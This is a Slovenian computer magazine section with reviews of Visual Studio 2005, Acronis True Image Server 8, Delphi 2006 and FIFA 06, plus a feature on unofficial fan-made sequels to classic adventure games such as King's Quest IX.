## ZA SPLETNE MOJSTRE

Spletni razvijalci bodo veseli preprostega upravljanja in dosledne postavitve spletnega mesta na enem mestu. Vse to postori funkcija **Master Pages**. Tudi spletne strani naj bi se zdaj nalagale hitreje. To so storili z vnaprejšnjim prevajanjem spletnih aplikacij. Vedno se mi je zdelo, da interpreter (tolmač) ne more zamenjati nobenega prevajalnika. Sicer pa že samo ogrodje .NET poskrbi, da se aplikacije izvajajo hitreje. Programerji bodo veseli, da jim z novimi knjižnicami ne bo treba več toliko tipkati, saj je kar precej operacij opravil pohitrenih. Nova zmožnost **ClickOnce** omogoča hitro objavljanje celotnih aplikacij na spletnih straneh ali kar na CD-ju.

Pri **razhroščevanju** sta mi takoj padli v oči dve stvari. Prva je vsekakor nov način uporabljanja in urejanja prekinitev z uporabo akcij in zdetkov. Druga pa nekaj, kar sliši na ime **Vizualizer** in prikazuje relevantne informacije tipa, kje pe-

ljete miško skozi kodno okno. **Edit and continue** (uredi in nadaljaj) je nova možnost interaktivnega iskanja napak. Odpravi potrebo po vnovičnem zagonu aplikacij, podpira pa tako krajevno kot tudi oddaljeno in večnitno iskanje.

## IZDATNA PODPORA ZA SQL SERVER

Microsoft ima tudi svoje podatkovno skladišče SQL Server. Ker je seveda hkrati z novim Studiem izšla tudi nova različica SQL Serverja, se Visual Studio krepko navezuje nanj. Tako zraven vsakega paketa dobite tudi »okrnjeno« različico **SQL-a**, ki naj bi rabila za osnovno podatkovno programiranje. Seveda so dodani tudi gonilniki za druge zbirke, vendar se boste za večino primerov morali potruditi kar sami. Visual Studio prinaša novo storitev za izdelavo SQL-poročil. Žal niso vključili tudi Crystal Reports. Drugače tukaj kaj večjega ni bilo spremenjeno. Itak komponente delujejo tako da kliknete, se povežete z zbirko in podatki so že tu. Vendar je v praksi to daleč od tega kar boste kot končni izdelek hoteli.

## PLUSI IN MINUSI

V Visual Studio je vdelan tudi **spletni strežnik** tako da strežnika IIS ni več treba nameščati. Stvar je daleč od tega, da bi bila namenjena čemu drugemu kot testiranju. Žal pa standardni paket nima urejevalnika CVS. Verjetno ne bi bilo tako težko, da bi dodali še kakšno »ekspresno« različico orodja Visual SourceSafe. Ker ta različica ni namenjena večji skupini razvijalcev, se boste morali sprijazniti tudi s tem, da tu o kakšni povezi med razvijalci ni govora. Temu so žal namenjene večje in seveda precej dražje različice. Prav tako mi manjka, recimo, večja navezanost na **Office**. To pa bi skorajda **moralo** biti tudi v standardni različici. Ker se vse bolj uveljavljajo **64-bitne aplikacije** oziroma jih industrija spodbuja, zna tudi Visual Studio »delati« in prilagajati kodo za te procesorje. Tako da lahko začnete pripravljati svoje projekte tudi za selitev na 64-bitno osnovo.

Za konec lahko povemo, da je Microsoft bolj ali manj odpravil vse pomanjkljivosti prejšnje različice. Vpeljal je novosti, ki se neposredno navezujejo na uporabo novega ogrodja, in stvari pohitiril. Skratka, konja, ki zmaguje, ne zamenjaš, dokler ga ne povozí čas. Prav tako Microsoft verjetno še kar nekaj časa ne bo spet korenito spremenil svojega orodja. In tako je tudi prav. ■

### Microsoft Visual Studio 2005 Standard Edition

**Namenjen:** Izdelavi programskih rešitev na osnovah Windows

**Za:** Dobro in stabilno orodje z dodanimi novostmi

**Proti:** Standardna različica je pre malo zmogljiva, saj manjkajo nekateri pomembni elementi.

**Cena:** 199 USD

**Spletni naslov proizvajalca:** www.microsoft.com

**Posodil (prodaja):** Microsoft, d.o.o.

Acronis True Image Server 8

## Za miren spanec skrbnikov sistema

Nočna mora vsakega systemskega inženirja je seveda sesutje strežnika. Če gre za enega od domenskih, je problem lahko še večji. Arhiv seveda pomaga, toda ali je to rešitev za vse vaše težave?

**Piše: Aleš Farkaš**

ales.farkas@mojmikro.si

Verjetno ne. Najprej je treba zamenjati vse okvarjene dele, če ti obstajajo, potem ponovno namestiti celoten sistem, ga preveriti in čezenj na koncu spustiti še arhiv, da sistem sploh spravite v stanje, podobno prej delujočemu. Vendar ima lahko ta sistem še kopico pomanjkljivosti. Poleg tega porabite seveda še čas, pa tudi stres ni zanemarljiv dodatek k tovrstnemu delu. Seveda obstajajo rešitve s podvojenimi strežniki diskovnimi polji in podobno, a včasih finančne zmožnosti tega ne dovoljujejo. Zato pa obstaja drugačna rešitev. Še vedno ne poceni in ne brez vnaprejšnjega načrtovanja in priprav na tovrstni izpad sistema, pa vendar veliko hitrejša rešitev.

### SLIKAR VAŠEGA SISTEMA


Programski izdelek, ki vam bo olajšal postavitve sistema v stanje, ko boste čezenj spustili samo še varnostno kopijo (v nekaterih primerih niti tega ne), izhaja iz nam dokaj nepoznanega podjetja Acronis. Izdali so program True Image, ki zdaj nosi že številko 8. Acronisovi izdelki so namenjeni prav temu, o čemer smo zgoraj razpravljali. Zmanjšanju vaših stroškov, sredstev in stresa s strežniki. True Image, kot že ime pove, izdelava trenutno sliko vašega sistema. Slika sistema zajema vse, tako programske kot tudi systemske del z zagonskimi in skritimi datotekami.

Uporabniški vmesnik je precej preprost. Vse, kar potrebujete, imate na doseg klik. Slike lahko pregledujete tako z oddaljene lokacije kot tudi iz strežnika. Bolj ali manj vse deluje prek čarovnikov, ki sproti nadzirajo vaše klike in vas obveščajo o možnostih in nezmožnostih nadaljnjih operacij. Če imate že narejeno kopijo diska, vam je omogočena izdelava samo dopolnjene različice podatkov. V eno sliko lahko shranite tudi več partij, seveda pa vam je omogočeno razbijanje na manjše dele. Vsako sliko je dobro zakleniti z geslom. True Image vam omogoča preverjanje vsake rezerv-

ne kopije pred postopkom obnovitve podatkov kakor tudi po tem. Ne shranjujejo pa se datoteke, ki se ustvarijo pri prehodu v stanje mirovanja, in izmenjevalne datoteke. S tem seveda privarčujemo pri prostoru. Pri obnovitvi vam je na voljo tudi razširjanje in ožene obstoječe particije. Vendar v mejah, ki omogočajo, da se vsi deli sistema postavijo na svoje mesto.

### KLONIRANJE DISKOV

Vsako kopijo je mogoče pripeti kot logični disk. Potem dobite na voljo možnost obnovitve posameznega dela sistema ali spet kar vseh datotek naenkrat. Kloniranje celotnih diskov seveda ne more izostati. Če vaša strojna oprema ostane količjak enaka, lahko s preslikovanjem diskov ustvarite v nekaj urah tudi nekaj čisto enakih strežnikov, ki so takoj sposobni delovati. Pri tem imate možnost, da stare podatke, ki so recimo že zapisani na diskih, ohranite, ali pa se ti prepisejo v čisto sveže različice. Seveda zna program delati tudi z novo dodanimi diski.



Velika prednost True Image je, da zna narediti sliko ob tistem času, ki si ga želimo. Za to poskrbi sam sistem, vi mu morate samo dopovedati, seveda prek čarovnika, kaj in kdaj naj naredi. Po končanem opravilu vas glede na želene cilje lahko čaka v poštnem nabiralniku sporočilo o (ne)uspešno opravljeni operaciji. Če tega nočete, lahko dobite obvestilo neposredno na zaslon ali pa »ročno« pregledujete

dnevniške datoteke. Sistem ima namreč precej dovršen pregledovalnik postopkov, ki so se izvršili, in prek tega lahko izveste marsikatero podrobnost.

### KORISTNI PRIPOMOČKI

Acronis Secure Zone je posebna skrita particija za shranjevanje celotnih slik sistema. Namenjena je predvsem varnemu shranjevanju podatkov in vam je na voljo, dokler ne zmanjka prostora na disku. Strežnik pa ima lahko samo eno tako particijo in še ta mora biti narejena na osnovnem (Basic) disku. Particijo je mogoče potrebi razširiti ali skržiti. Če pa zmanjkuje prostora na tem disku, bo Acronis pobrisal najstarejšo sliko in vse njene izpeljanke (dopoljne dele). Zato bodite pozorni na to, kaj delate.

Orodje Acronis Startup Recovery Manager vam omogoča, da program zaženete brez poprejšnjega nalaganja operacijskega sistema. To pride še kako prav, ko se sistem iz neznanih razlogov ne spravi k sebi. Vendar se ta možnost pri

namestitvi ne aktivira. Za to morate poskrbeti ročno. Poleg tega morate za to aktivirati Security Zone.

Prednost pred konkurenčnimi izdelki Acronisu dajejo tudi možnost shranjevanja slik neposredno na tračne enote oziroma še druge možnosti SCSI. Žal to ne deluje prek omrežja, temveč mora biti ta enota fizično nameščena na strežniku. Poleg tega so na voljo vse druge možnosti shranjevanja, tako na CD-je kot tudi na druge bolj ali manj uporabne medije za shranjevanje. Omogočena je tudi izdelava zagonskih CD-jev.

### ZA VSE STREŽNIKE WINDOWS

True Image zna narediti kopijo vseh še delujočih sistemov Windows (NT 4, 2000, 2003).

Rezervne kopije v takšni ali drugačni obliki so bogastvo. Marsikdo, ki je ostal brez teh, se je precej opekel. Ne mislite, da se nesreča ne more pripetiti vam. Cena je res morda malce višja kot recimo pri nekaterih tekmečih, vendar zanjo dobite tudi več. V vsakem primeru je vredno dati nekaj denarja in potem mirno spat naprej. Včasih se minute nedelovanja merijo tudi v milijonih in prav tam vam bo dober sistem za hitro vzpostavitev prejšnjega stanja prišel še kako prav. ■

#### Acronis True Image Server 8

**Namenjen:** Izdelavi vseh vrst rezervnih kopij

**Za:** Hitro arhiviranje, precej možnosti

**Proti:** Za več strežnikov cena hitro naraste

**Cena:** 172.000 SIT

**Spletni naslov proizvajalca:** www.acronis.com

**Posodil (prodaja):** FMC



# Velikanova vrnitev

Borland kljub manjšim težavam nadaljuje svoje poslanstvo in se na vse načine poskuša rešiti iz nastalih težav. Tudi tako, da izdaja nove pakete. Če ti prinašajo svežino, nove zmožnosti in izpolnjujejo vrzeli, ki so jih zapustili predhodniki, lahko to le pozdravimo.

**Piše: Aleš Farkaš**

ales.farkas@mojmikro.si


**B**orland je končno predstavil vsa orodja za razvoj v okolju Windows pod eno streho. V paketu tako dobite Delphi 2006, C++ Builder 2006 in C# Builder ter seveda še kopico drugih vzporednih jezikov, ki pa niso ključni za samo zasnovano paketa. Od večjih jim zdaj manjka samo še JBuilder, vendar dvomim, da bo ta kdaj vključen. Mimogrede naj omenim, da je C++ vključen šele kot predogledna različica, ki bo na voljo, ko bo končana v celoti ter seveda brezplačno za kupce paketa BDS.

## STARO TUDI V NOVM


Organizacije seveda programirajo različne projekte v različnih programskih jezikih. Ker pa se pojavlja potreba tudi po ponovni uporabi že obstoječih (po možnosti tudi v različnih jezikih), je Borland dodal v svoje okolje možnost, da se **stari programi upravljajo tudi iz novega okolja**. Najlepše pri tem je, da ni nujno, da so ti pisani v istem programskem jeziku. Če pogledamo nazor na zgoraj, bi bila lahko stvar videti takole: Spletni obrazec si prebrskate v okolju ASP.NET, poslovno logiko v C# okolju in seveda podatkovni del v Pascalu. Vse skupaj spremljate, urejate in nadzirate prek Projektnega upravljalca. No, sam zagon urejevalnika IDE utegne biti tudi precej počasen (zaradi kopice različnih programskih modulov) in pomnilniško potraten, zato so vam že vnaprej pripravili, da se naložijo samo tisti deli, ki jih trenutno potrebujete. Vse skupaj pa si lahko še prilagodite po svojih trenutnih potrebah.

## PRENOVLJEN UREJEVALNIK IDE

IDE ima kup novosti. Nekaj od tega imajo konkurenti že lep čas, nekaj pa je povsem novih. **Samodejno zaključevanje programskega bloka** je omogočeno že od nekdaj, a bila stvar izvedena precej površno. Ko zdaj napišete Begin, se samodejno doda tudi End. Poleg tega se pripravijo prazne vrstice in pri stavku begin doda plus, ki omogoča skrivanje posameznega sklopa stavkov. Tudi **prikazovalnik sprememb** zna priti še kako prav. Ta ponazarja (barvno seveda), katere dele ste shranili in kateri so spisani na novo. Meni najljubše pa so **predloge**. Te so pravzaprav že pripravljene vzorci celotnih programskih sklopov. Spisani so v makro jeziku in se shranjujejo v obliki XML. Seveda se jih da preprosto urejati in kopirati. Pravo moč pa dobite, ko si jih pripravite in vam potem neznansko pohitrijo pisanje ponavljajočih se



**Borland je končno predstavil vsa orodja za razvoj v okolju Windows pod eno streho.**



stavkov. Nekaj podobnega za pohitritev pisanja osnovnih vzorcev ponuja tudi **Surround**, ki okrog označene kode naredi zeleni blok stavkov. Dodana je tudi možnost samodejnih spremenljivk. Tudi preklopi med pisanjem kode in urejanjem vmesnika so precej pohitreni. Popravljeni so tudi napake iz prve pomoči in ta zdaj spet normalno deluje. Tudi delovno okolje v primerjavi s prejšnjo različico deluje stabilno.

## NOVE KOMPONENTE VCL

Dodali so tudi nekaj novih komponent VCL. **TTrayIcon** verjetno vsi poznate. Ta ima dogodek miškin klik ter med lastnostmi možnost za animirane ikone in menije. Prav tako ne zmanjka namigov v obliki balonov. **TFlowPanel** v primerjavi s tradicionalnim panelom omogoča postavljanje samo v določen del. **TGridPanel** je v mrežnem pladnju, kjer lahko določite največjo količino vrstic in stolpcev v panelu. Vsaka nova komponenta je postavlj-

na v novo celico, ki je na voljo. Potem pa so tukaj še možnosti **TCustomTransparentControl**, **TMargin**, **TPadding** ki vam bodo olajšale delo in odpravile nekatere pomanjkljivosti prejšnjih. Dobra stvar je tudi **Form Positioner**, ki omogoča natančno postavitev komponent, poleg tega pa lahko v pomanjšanem oknu vidite, kako je to videti v praksi.

**Refactorings** je bil predstavljen že v prejšnji različici, a kot se spodobi, vsaka nova različica prinese precej sprememb. Dodanih je nekaj sprememb pri predstavitvi spremenljivk in polj, varno brisanje in sprememba parametrov. Nič revolucionarnega, toda to so za programerja še kako pomembne spremembe.

## ROBUSTNEJŠA IN HITREJŠA PREVEDENA KODA

Koda, prevedena z Delphijem 2006, je precej robustnejša in do 40 % hitrejša kot tista, spisana v Delphiju 7. Izboljšane so tudi **rutine RTL**, ki prav tako dajo hitrejšo in boljše rezultate. Prav tako je izboljšani integrirani **raz-**

**hroščevalnik**, precej stvari pa se vleče preko izboljšanega pomnilniškega pregledovalnika, kjer so popravili precej stvari in s tem omogočili hitrejšo in izboljšano delovanje. Razhroščevalnik končno prikaže podatkovno strukturo v drevesni obliki in vam bo omogočil pregled lokalnih spremenljivk na vsakem nivoju. Tudi namigi se hitreje prikažejo. Prav tako vam je omogočeno premikanje kazalcev naprej ali nazaj.

## PODPORA PODATKOVNIM SKLADIŠČEM

Seveda ne moremo mimo povezav s podatkovnimi skladišči. Borland je prinesel s sabo vse **pomembnejše gonilnike za večja podatkovna skladišča**. Vključeni so v celoti Oracle 10g, Interbase 7.5 in 7.5.1., Microsoft SQL Server 2005, IBM DB2 8.x, MySQL 4.0.24 in Sybase 12.5. Delno samo za BDE (ADO.Net), MSDE 2000 in SQL Server 2000, samo za dbExpress (Win32) pa Informix 9 in SQL Anywhere 9. DbExpress je zdaj v popolnosti integriran pregledovalnik skladišč, kar vam omogoči neposreden vpogled v skladišče in tudi podatke. V urejevalnik je vdolana tudi hitra povezava, ki izrablja že obstoječe. To je uporabno predvsem pri programih, pisanih za okolje .NET.

Brez **UML-ja** več ne gre. Delphi po novem podpira tako različico 1.5 kot tudi 2.0, in obe sta v popolnosti vključeni v razvojno ogrodje. Morda tega ne cenijo toliko samo razvijalci kot tisti, ki načrtujejo razvoj, in tisti, ki morajo

## Borland Developer Studio – Delphi 2006

vzdrževati razvoj aplikacije skozi celoten življenjski cikel. S tehnologijo LiveSource lahko kodo pregledujete v obliki diagramov, lahko pa jo tudi ustvarite s spreminjanjem diagramov oziroma načrtovanjem. Podprtih je veliko različnih diagramov, ki bi morali zadovoljiti vse. Prav tako je delo z njimi nadvse enostavno. Ima kopico možnosti, med drugim uvoz in izvoz v XML ter samodejno ustvarjanje dokumentacije. Dodan je **Intraweb v8.0**, s katerim lahko razvijate posamezne strani ali kar celotne aplikacije, namenjene spletnemu prikazu. Precej novosti je tudi glede skupinskega dela in modula ECO.

### ZA POSAMEZNIKE IN ORGANIZACIJE

Kot smo že javili, je **profesionalna** različica namenjena posameznim razvijalcem in malim organizacijam, ki gradijo namizne aplikacije in spletne aplikacije, zasnovane na lokalnih podatkovnih skladiščih. Za kaj večjega boste že potrebovali različico **Enterprise**, kjer boste imeli na voljo s celotno paletto orodij in gradili boste lahko poslovno kritične aplikacije zasnovane na visoko učinkovitih podatkovnih skladiščih. Različica **Architect** pa doda še nekaj sladkorčkov, kot je ECO 3.

Pri Borlandu ni nikoli nič preprosto. Dolga leta smo si želeli dobiti vsa njihova razvojna orodja v enem paketu (podobno kot ima konkurenca). Ko to končno naredijo, pa nas zmedejo z imeni paketov. Novinec se bo le stežka strinjal, da je kupil celoten paket, če pa vsepovsod na veliko piše Delphi 2006 (part of BDS). Kaže, da je Delphi vseeno še paradni in obenem tudi vlečni konj, še zadnjega velika v programerski industriji. Upajmo, da se bo Borland pobral kot že nič kolikokrat doslej, in da ne bomo prisiljeni delati v kakšnem drugem programskem okolju. Saj veste, prešolanje uporabnikov, večjih programiranja, ni prav proces, ki bi se ga vsi veselili.

Prvi vtis o novem okolju pa je navdušujoč. Stvari delujejo tako, kot morajo. Kljub manjšim napakam, ki pa jih odpravi servisni popravek, je Borland spet naredil odlično okolje z odličnimi zmogljivostmi. Naj dodamo, da Delphi praznuje že **desetletnico** in želimo mu, da naredi svet prijaznejši do programerjev in uporabnikov. ■

### Borland Developer Studio – Delphi 2006

**Namenjen:** Razvijalcem programske opreme v okolju Windows

**Za:** Spet odlično in stabilno okolje s precej novostmi; združevanje več jezikov v en programski paket.

**Proti:** -

**Cena:** Professional 313.736,88 SIT; Enterprise 719.580 SIT; Architect 1.004.533,69 SIT

**Spletni naslov proizvajalca:** [www.borland.com](http://www.borland.com)

**Posodil (prodaja):** Marand, d.o.o.

## igre Flash

# Obujanje stare slave

Igre, ki jih po vzoru starih uspešnic ustvarjajo navdušeni amaterji, skušajo založniki zatreti že v kali.

**Piše: Matej Frece**

[matej.frece@mojmikro.si](mailto:matej.frece@mojmikro.si)

Igričarska javnost to početje seveda sprejema z velikim nerazumevanjem, saj ji ni jasno, kaj je v teh amaterskih igrah tako slabega. Resda gre za krajo intelektualne lastnine, toda navsezadnje so takšne igre dober pokazatelj, da je kakšna serija še vedno dovolj priljubljena, da bi se založniku izplačalo investirati v še eno nadaljevanje. Sprva nerazumljiva represija založnika postane jasnejša, če upoštevamo, da so tovrstne amaterske igre zelo slabe v primerjavi z originali. Eno je, če nadebudni razvijalec iger ustvarja svoje avtorske igre, drugo pa je, če ob bok bleščeči seriji **Monkey Island** postavi skrupulo z grozno grafiko, zanič vsebino in katastrofalnim zvokom – takšna igra, ne glede na njene lepe in čudovite namene, ki več kot očitno presegajo avtorjeve sposobnosti, založnikove igre spravlja v dokaj slabo luč. Seveda pa je tu še običajen razlog: če že gamer igra igre, naj igra tiste igre, ki jih je kupil – od brezplačnih iger fanov, ki svojo priljubljenost dobijo ravno zaradi povezave s kakšno znano franšizo, njeni lastniki pač ne morejo (pre)živeti.

### MISIJE NEMOGOČE

A po drugi strani se založnikom v večini primerov ni treba bati. Vsakdo, ki se spravi ustvarjati svojo igro, kmalu ugotovi, da to ni mačji kašelj. Večina tovrstnih fan projektov skrivnostno zamre že po nekaj tednih ali mesecih, nekateri pa celo po nekaj letih. Tako so bile, recimo, pred nekaj leti v razvoju kar tri igre z naslovom **Zak McCracken 2** (neuradna nadaljevanja ene izmed prvih in najboljših LucasArtsovih pustolovščin), a nobena ni bila končana. Ena izmed njih, [www.zak2.org](http://www.zak2.org), je v razvoju že debelih 10 let in v tem času je nastal le reklamni posnetek. Več o drugih načrtovanih, a nikoli izdanih novih Zakovih pustolovščinah najdete na [www.zaksite.co.uk/](http://www.zaksite.co.uk/). Od vseh teh silnih projektov je bila dejansko izdana le AGS-različica prvega dela – torej ista igra z boljšo grafiko.

Podobnih primerov je veliko. Iz neznane razloga so se avtorji najbolj vrgli na LucasArtove igre – tako (je) obstaja(lo) ogromno fan projektov o **Indiani Jonesu** ([www.barnett-college.com/](http://www.barnett-college.com/)) in **Monkey Islandu**, čeprav tudi Sierrine igre niso ostale neopažene: [www.sq7.org](http://www.sq7.org) muči svojo muko že nekaj let in nič kaj ne kaže, da bomo sedmi del **Space Questa** kadarkoli ugledali. Enako velja za šesti del igre



**Quest for Glory** ([www.hero6.com](http://www.hero6.com)), ki v sedmih letih razvoja ni pokazal še ničesar razen par slikic.

### »USTAVI IN ODNEHAJ«

A včasih se zgodi, da kakšna takšna igra le pride do svojega konca. Šele takrat se založniki zmigajo in avtorjem tik pred uradnim izidom igre pošljejo t. i. »**cease and desist letter**« – to je neke vrste grožnja v slogu, da če z razvojem igre takoj prenehajo in je ne izdajo, jih založnik ne bo tožil. Pri tem seveda šokirani razvijalec igre že vidi paletto najboljših odvetnikov na svetu, ki samo čakajo, da ga raztrgajo. In tako se potem plod večletnega dela, truda, znoja in odrekovanja sfiži na žalosten pogled kot ga, na primer, najdete na <http://www.lucasfan-games.de/>.

### NEKOČ JE ŽIVEL KRALJ ...

Toda čudeži se vseeno dogajajo. Izvrsten primer je skupina fanov, ki se je kar malce samozavetno oklicala za **Phoenix Studio**. Zbrali so se »daljnega« leta 2000 odločili, da bodo sami naredili **deveti del priljubljene serije King's Quest**.

Naredimo hiter povzetek: Roberta Williams, sicer žena Kena Williamsa, ustanovitelja in šefa Sierre, je pisala igre konec sedemdesetih let prejšnjega stoletja. Čeprav njene igre vsebinsko niso bile prav nič posebnega (vedno je šlo bolj ali manj za (ne)posrečeno mešanico vseh možnih klišejev različnih žanrov – od pravljic do horrorja), so bile s tehnične plati vedno revolucionarne. Njen **Mystery House** je bila prva pustolovščina z grafiko, **King's Quest 1** prva animirana pustolovščina, **King's Quest 5** je imela za svoje čase tako lepo grafiko, da so ljudje padali v nezavest (in igra je bila za tiste čase, v obdobju 20-megabajtnih trdih diskov, nezaslišano požrešna, saj je zastevala kar 10 MB prostora!), **Phantasmagoria** je bila »prva« kinematična pustolovščina s praviimi igralci in še bi lahko naštevali.

Njen paradni konj (in s tem paradni konj Sierre) je bila serija iger **King's Quest**, za katero



se je zdelo, da enostavno ne more zgrešiti. Vsaka igra je bila finančni uspeh, koncept serije pa zastavljen tako, da bi lahko izšlo vsaj dve milijardi nadaljevanj brez vidne izgube kakovosti. A zgodilo se je ravno to: osmi del je bil tehnično in konceptualno tako drugačen, da se je zgodila katastrofa: igra je pogrnila, tako pri kritikih kot tudi igralcih. Ker se je to zgodilo v »novih« časih založništva, ko izdelava igre ni bila več poceni, temveč se je merila v milijonih dolarjev, je bilo zaradi tega serije konec. Ken je Sierro kmalu prodal in z Roberto zdaj živita na svoji jahti, krožita okrog sveta in pijeta šampanjec.

### FENIKS IZ PEPELA

Toda osnovna »volilna baza« te serije je ostala. Čeprav se o osmici ne govori veliko (razen v spremljavi kopici besed žaljivega pomena), je lakota po še enem delu King's Questa postala tako velika, da so zgoraj omenjeni fantje pri Phoenix Studiu zavihali rokave in se odločili narediti deveti del kar sami. **Brez dovoljenja Sierre** (ki je medtem prenehala obstajati še kot ime, danes za bivšo Sierro velja Vivendi), česar so se zavedali od vsega začetka.

Naredili so svojo spletno stran, www.kqix.com, in »že« po dveh letih se je izkazalo, da fantje mislijo smrtno resno. Slike, ki so jih prikazali, so bile videti resnično dobre, kot delo prekaljenih profesionalcev v igričarski industriji. In kar je bilo najlepše – pokazali so lečasne slike, saj naj bi bila grafika v končni različici veliko boljša. Med igričarsko srenjo je seveda završalo (kot se ob tovrstnih ambicioznih predstavitev rado zgodi), nato je sledil običajen razvoj dogodkov – v naslednjih dveh, treh letih se ni zgodilo skorajda nič in projekt je bil že odpisan kot še eden v vrsti mnogih.

Toda sredi leta 2005 so fantje izdali **izjemno odmevno reklamo** (trailer), ki je pokazala, da so ves ta čas marljivo delali. Reklama je izgledala zares impresivno. Tako zelo, da si jo je ogledal celo sam Ken Williams, ki je po ogledu javno komentiral, da bi, če bi bil še vedno šef Sierre, z veseljem financiral takšno igro. O kakšni slabi igri, ki bi vrgla luč na nekoč ponosno serijo, na srečo ni bilo govora. Prej nasprotno, King's Questu se je obetala **vrnitev na pot stare slave**.

### V PRIČAKOVANJU SREČNIH KONCEV

Toda konec leta 2005 jih je doletel mrzel tuš: Vivendi, lastnik pravic do te serije, je zagrozil Phoenix Studiu, naj nemudoma prekinejo izdelavo igre, ki je bila tik pred izidom, sicer jih bo bombardiral NATO. Razočaranim avtorjem ni preostalo drugega, kot da sledijo tem »dobronamernim« nasvetom. A zgodba je že mesec dni pozneje dobila še en preobrat: igričarska srenja je na spletni strani www.savekqix.org zagnala takšno ihoto, da so se pri Vivendiju premislili in kmalu objavili dovoljenje, da se KQ9 dejansko izda kot brezplačna igra in pri tem prav po odvetniško iskreno dodali, da se nove igre zelo veselijo.

# Najpomembnejša postranska stvar na svetu

Pred nami je nova različica nogometne igre FIFA, za katero ima podjetje Electronic Arts ekskluzivno licenco. Nogomet je šport, okrog katerega se vrti veliko denarja. Ponekod se v času nogometnega prvenstva vse ustavi in vsi spremljajo tekme in navijajo za svoje nogometaše. Spomnimo se samo naše pravljice o uspehu. Bi jo radi podoživel?



### Piše: Milan Simčič

milan.simcic@mojmikro.si

Če se vprašamo kaj je pri igricah najpomembnejše? To je zagotovo **realizem**, povezava s stvarnostjo. Vse skupaj mora biti čim boljši približek stvarnosti. Nova različica Fife poleg **nadzora aktualnih igralcev** ponuja še **direktorski način** igranja.

To pomeni, da prevzamemo vroči menedžerski sedež v kateremkoli klubu po svoji izbiri. S tem prevzamemo nadzor nad vsem osebjem. To seveda pomeni, da bomo z igralci trgovali in podpisovali pogodbe, se soočali s poškodbami in težavami v klubu. Pri vsem tem pa bomo



seveda morali izpolniti zahteve svojega nadzornega sveta in pokroviteljev od katerih pritekajo finančna sredstva. Kot glavni menedžer kluba bomo morali poskrbeti za primerno vzdušje v ekipi. V tem primeru bo vsak igralec vedel, kaj bo storil kateri izmed soigralcev. Igranje v taki ekipi je lažje. Zato je potrebno veliko **trenin-gov**, na katerih se dvigujeta **forma in morala**. Morala posameznikov je odvisna tudi od tega, koliko časa igra oziroma presedi na klopi. Pomembno je tudi, da posameznik igra na mestu, ki mu najbolj leži. Noben napadalec ni zadovoljen, če mu dodelimo preveč obrabnih nalog, in nasprotno. Izbrati je potrebno tudi pravega kapetana, da bo ekipa delovala kot en mož. To pomeni, da morajo biti igralci uravnoteženi in se morajo razumeti. Saj veste, sami zvezdniki v ekipi včasih ne delujejo najbolje.

### MERJENJE UČINKOVITOSTI

Naše delo bo ves čas spremljal **merilnik učinkovitosti**, da bomo vedeli ali nam gre do-

bro od rok ali ne. Novi so tudi **slogi igranja**. Bela pomeni, da igramo brez sloga. Bronasta, srebrna in zlata opa pomenijo nizek, srednji in visok slog igranja. Omeniti velja tudi »man marking« ali po domače »flajšter«. Določimo enega izmed svojih igralcev, ki bo neprestano pokrival enega izmed nasprotnikov. Tako onemogočimo dobre nasprotnike. Določimo pa lahko do največ štiri take pare.

### TAKTIČNE MOŽNOSTI

Pri Fifi 06 so me najbolj pozitivno presenetile **hitre podaje in taktične možnosti** med igro. Igralci se po igrišču premikajo zelo dobro, čeprav se včasih zgodi, da ne »ubogajo«. Pri podajanju lahko spreminjamo tudi moč podaje (daljši ali krajši pritisk na gumb), kar doprinese k precej bolj dinamični igri. Recimo podaje v prazen prostor. Med tekmo lahko spreminjamo tudi taktiko na igrišču. Za kar pa je potrebno precej vaje, ki jo pridobimo na treningih. Podobno velja za odvzem žoge nasprotniku. V novi različici so sodniki nekoliko strožji in nič ne bo pomagalo, pri rdečem kartonu bomo ostali brez enega izmed igralcev. ■

### FIFA 06

**Namenjen:** Igranju nogometa in spoznavanju, kako je treba voditi nogometni klub.

**Za:** Novi načini igranja, ogromno igralcev, ki jim lahko spreminjamo tudi lastnosti.

**Proti:** Igranje je nekoliko zahtevnejše kot v prejšnjih različicah. Posledica je manj doseženih golov. Žoga se giblje nerealistično.

**Cena:** 9700 SIT

**Prodaja:** Colby, d.o.o.

